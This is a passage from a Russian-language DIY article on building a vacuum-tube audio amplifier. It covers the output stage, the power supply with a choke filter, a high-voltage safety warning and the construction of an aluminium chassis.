


Схема оконечного каскада

Сопротивление катодного резистора составляет 120 Ом. Что касается питания, то я пошел по простому пути: решил использовать обычный полупроводниковый выпрямитель, заморачиваться с полностью ламповыми решениями я особого смысла не вижу.

Уже в начале шестидесятых активно использовались селеновые мосты и обычные выпрямительные диоды (правда, германиевые, например Д7). Собственно, аутентичные диоды у меня были, но я предпочел современные 4007. Фильтр питания я решил оставить из шестидесятых, два электролита и дроссель, благо дроссель тоже был закуплен заранее. В итоге полная схема усилителя приобрела следующий вид.




Схема усилителя

А это основные детали будущей конструкции.

Основные детали усилителя

НАЧИНАЕМ СОБИРАТЬ

WARNING


В анодных цепях усилителя напряжение более 300 В, при неудачном стечении обстоятельств эта штука может тебя убить! Особенно учитывая, что корпус усилителя металлический и заземлен. Если у тебя нет опыта обращения с подобными конструкциями, может, и не стоит его приобретать. Если все же рискнешь, крайне рекомендуется во время пусконаладочных работ держать одну руку в кармане (это не фигура речи). Выполнение измерений на включенном усилителе одной рукой существенно снизит вероятность смертельного поражения электрическим током.

В отличие от современных схем, ламповые требуют некоторой основательности уже на начальном этапе конструирования. Трансформаторы — детали увесистые, лампы в процессе работы сильно нагреваются, и все это находится под высоким напряжением, поэтому шасси лучше всего использовать классическое из метала. На столе прикидываем габариты устройства и определяемся с размером. Простое П-образное шасси выполняется из алюминиевого листа и профиля. Все элементы скручиваются болтами М3.

Шасси, вид сверху

Шасси, вид снизу


Теперь можно прикинуть расположение деталей уже на самом шасси и сделать разметку.




Прикидываем положение компонентов

Размечаем

Еще немного металлообработки, и шасси почти готово. Заодно я решил прикрутить боковины, так как трансформаторы достаточно тяжелые и верхняя панель под их весом немного прогибалась. Боковины придали конструкции дополнительную жесткость.



Шасси, вид сверху



